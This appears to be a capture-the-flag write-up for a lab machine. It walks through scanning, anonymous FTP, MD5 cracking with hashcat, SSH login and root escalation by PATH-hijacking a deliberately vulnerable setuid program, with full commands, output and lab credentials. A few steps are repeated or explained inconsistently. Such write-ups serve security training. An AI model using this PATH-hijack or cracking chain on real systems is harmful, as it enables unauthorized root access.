
CyberHunt Writeup



1. Initial Scanning

```
# Find Target IP
sudo arp-scan -l
```

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:ad:25:87, IPv4: 10.40.1.113
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.40.1.1       08:00:27:60:b4:b4       (Unknown)
10.40.1.120     02:3b:7b:b7:3b:2d       (Unknown: locally administered)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.899 seconds (134.81 hosts/sec). 2 responded
```

Nmap scan on the target IP: `10.40.1.120`

```
nmap -sC -sV 10.40.1.120
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.40.1.120
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-17 01:47 EST
Nmap scan report for 10.40.1.120
Host is up (0.00037s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.40.1.113
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             223 Dec 17 04:17 cyberscent.txt
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:91:6b:ec:dc:38:b1:36:df:7c:2f:b7:03:36:52:f1 (RSA)
|   256 45:e6:2d:68:c1:37:0c:0f:97:ab:35:c4:30:f6:40:5c (ECDSA)
|_  256 10:5b:15:d4:14:a7:0a:23:90:73:20:9d:6c:61:91:7d (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 02:3B:7B:B7:3B:2D (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.53 seconds
```

The scan reveals the following open ports:

- **FTP (21/tcp)**: `vsftpd 3.0.3` with anonymous login allowed. A file `cyberscent.txt` is listed.
- **SSH (22/tcp)**: `OpenSSH 7.6p1 Ubuntu` running on the target.
- **HTTP (80/tcp)**: Apache2, which seems to be the default Ubuntu page.

2. FTP Access

Access the FTP service with an anonymous login:

```
ftp 10.40.1.120
```

Type the name, `anonymous`, and press `Enter` without entering a password.

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.40.1.120
Connected to 10.40.1.120.
220 (vsFTPd 3.0.3)
Name (10.40.1.120:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

After logging in anonymously, you list the directory and retrieve the file `cyberscent.txt`:

```
ls
get cyberscent.txt
exit
```

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.40.1.120
Connected to 10.40.1.120.
220 (vsFTPd 3.0.3)
Name (10.40.1.120:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||16970|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             223 Dec 17 04:17 cyberscent.txt
226 Directory send OK.
ftp> get cyberscent.txt
local: cyberscent.txt remote: cyberscent.txt
229 Entering Extended Passive Mode (|||9039|)
150 Opening BINARY mode data connection for cyberscent.txt (223 bytes).
100% |***********************************************************************************************************|   223       64.75 KiB/s    00:00 ETA
226 Transfer complete.
223 bytes received in 00:00 (40.29 KiB/s)
ftp> exit
221 Goodbye.
```

```
┌──(kali㉿kali)-[~]
└─$ cat cyberscent.txt
For the digital hunter who is on to the scent: c9185060f3acf9641149a96bb419fb41

What lies beyond the surface is yet to be revealed. Only those who decode the shadows will uncover the whole truth.

Stay sharp, stay hidden.
```

3. Decoding the Message

The contents of `cyberscent.txt` contain a hash that can be cracked offline with Hashcat or John the Ripper.

```
hashcat -m 0 -a 0 'c9185060f3acf9641149a96bb419fb41'
/usr/share/wordlists/rockyou.txt
```

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

c9185060f3acf9641149a96bb419fb41:twistedmetal

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: c9185060f3acf9641149a96bb419fb41
Time.Started.....: Tue Dec 17 01:55:47 2024 (0 secs)
Time.Estimated...: Tue Dec 17 01:55:47 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  5518.3 kH/s (0.05ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 232448/14344385 (1.62%)
Rejected.........: 0/232448 (0.00%)
Restore.Point....: 231936/14344385 (1.62%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: warnings → trollop
Hardware.Mon.#1..: Util: 28%
```

4. SSH Login

You use the cracked password to attempt SSH login with the username `digitalhunter`:

```
ssh digitalhunter@10.40.1.120
```

```
┌──(kali㉿kali)-[~]
└─$ ssh digitalhunter@10.40.1.120

\e[31m
CYBERHUNT
\e[0m
*****************************************************
*  O═══[═══════════════════-                         *
*      || Welcome to the Digital Hunter CTF Challenge! *
*      || Digital Hunter: Track. Exploit. Conquer.     *
*                                                     *
*                                                     *
*     Unauthorized access is prohibited.              *
*****************************************************
digitalhunter@10.40.1.120's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-212-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Dec 17 07:02:14 UTC 2024

  System load:  0.0                Processes:             97
  Usage of /:   3.2% of 38.70GB    Users logged in:       0
  Memory usage: 6%                 IP address for enp0s3: 10.40.1.120
  Swap usage:   0%
```

```
cat user.txt
```

```
$ whoami
digitalhunter
$ hostname
digitalhunter
$ ls
user.txt
$ cat user.txt
2f9b69b164a3c2a3c5e36e1f1ffd92
$
```

Once logged in, you explore the system and find the file `footprint.txt`, which is owned by `root` and not readable by `hunter`:

```
cd ../../
ls -la
```

```
$ ls -la
total 92
drwxr-xr-x  23 root root  4096 Dec 17 06:41 .
drwxr-xr-x  23 root root  4096 Dec 17 06:41 ..
drwxr-xr-x   2 root root  4096 Jun  7  2023 bin
drwxr-xr-x   3 root root  4096 Jun  7  2023 boot
drwxr-xr-x  15 root root  3640 Dec 17 06:41 dev
drwxr-xr-x  92 root root  4096 Dec 17 04:17 etc
-r--------   1 root root    82 Dec 17 04:17 footprint.txt
drwxr-xr-x   5 root root  4096 Dec 17 04:17 home
lrwxrwxrwx   1 root root    34 Jun  7  2023 initrd.img -> boot/initrd.img-4.15.0-212-generic
lrwxrwxrwx   1 root root    34 Jun  7  2023 initrd.img.old -> boot/initrd.img-4.15.0-212-generic
drwxr-xr-x  21 root root  4096 Dec 17 04:16 lib
drwxr-xr-x   2 root root  4096 Jun  7  2023 lib64
drwx------   2 root root 16384 Jun  7  2023 lost+found
drwxr-xr-x   2 root root  4096 Jun  7  2023 media
drwxr-xr-x   2 root root  4096 Jun  7  2023 mnt
drwxr-xr-x   2 root root  4096 Jun  7  2023 opt
dr-xr-xr-x 109 root root     0 Dec 17 06:41 proc
drwx------   3 root root  4096 Dec 17 04:17 root
drwxr-xr-x  28 root root   920 Dec 17 07:02 run
drwxr-xr-x   2 root root  4096 Jun  7  2023 sbin
drwxr-xr-x   2 root root  4096 Dec 17 04:15 snap
drwxr-xr-x   3 root root  4096 Dec 17 04:16 srv
dr-xr-xr-x  13 root root     0 Dec 17 06:41 sys
drwxrwxrwt  10 root root  4096 Dec 17 06:41 tmp
drwxr-xr-x  10 root root  4096 Jun  7  2023 usr
drwxr-xr-x  15 root root  4096 Dec 17 04:16 var
lrwxrwxrwx   1 root root    31 Jun  7  2023 vmlinuz -> boot/vmlinuz-4.15.0-212-generic
lrwxrwxrwx   1 root root    31 Jun  7  2023 vmlinuz.old -> boot/vmlinuz-4.15.0-212-generic
$
```

5. Exploring the System

Once logged in, you explore the system and find the file `footprint.txt`, which is owned by `root` and not readable by `digitalhunter`:

```
cat footprint.txt
```

```
$ cat footprint.txt
cat: footprint.txt: Permission denied
$
```

You can then navigate to `/usr/local/bin` and find the program `hunt` and its source code `hunt.c`.

```
cd /usr/local/bin
ls
```

```
$ cd /usr/local/bin
$ ls
hunt  hunt.c
$
```

6. Privilege Escalation with the Hunt Program

The `hunt.c` code shows that the program is designed to escalate privileges by setting the user and group ID to 0 (root), then executing the command `cat /footprint.txt`:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void main() {
    setuid(0);
    setgid(0);
    system("cat /footprint.txt");
}
```

```
$ cd /usr/local/bin
$ ls
hunt  hunt.c
$ cat hunt.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
void main() {
    setuid(0);
    setgid(0);
    system("cat /footprint.txt");
}
$
```

You execute the `hunt` program, but since it is not in your `PATH`, you redirect your `PATH` environment variable to include `/tmp`, where you create a new file `cat` that points to `/bin/bash`:

```
echo "/bin/bash" > /tmp/cat
chmod 777 /tmp/cat
export PATH=/tmp:$PATH
```

7. Gaining Root Privileges

Now, when you run `hunt`, it executes with root privileges because `/tmp/cat` is in the `PATH` and points to a shell:

```
hunt
```

```
$ echo "/bin/bash" > /tmp/cat
$ chmod 777 /tmp/cat
$ export PATH=/tmp:$PATH
$ hunt
root@digitalhunter:/usr/local/bin# whoami
root
root@digitalhunter:/usr/local/bin#
```

We've gained root access and confirmed our identity with `whoami,` which returns `root.`

We can now navigate to the `/root` directory and access `catch.txt`:

```
sudo nano catch.txt
```

```
root@digitalhunter:/root# sudo nano catch.txt
root@digitalhunter:/root#
```

```
  GNU nano 2.9.3                                                    catch.txt

Congratulations !!

You have successfully reached the root flag in this CTF challenge.

Username: root
Password: rtyrailtzans

@creator
Cybertech Maven
```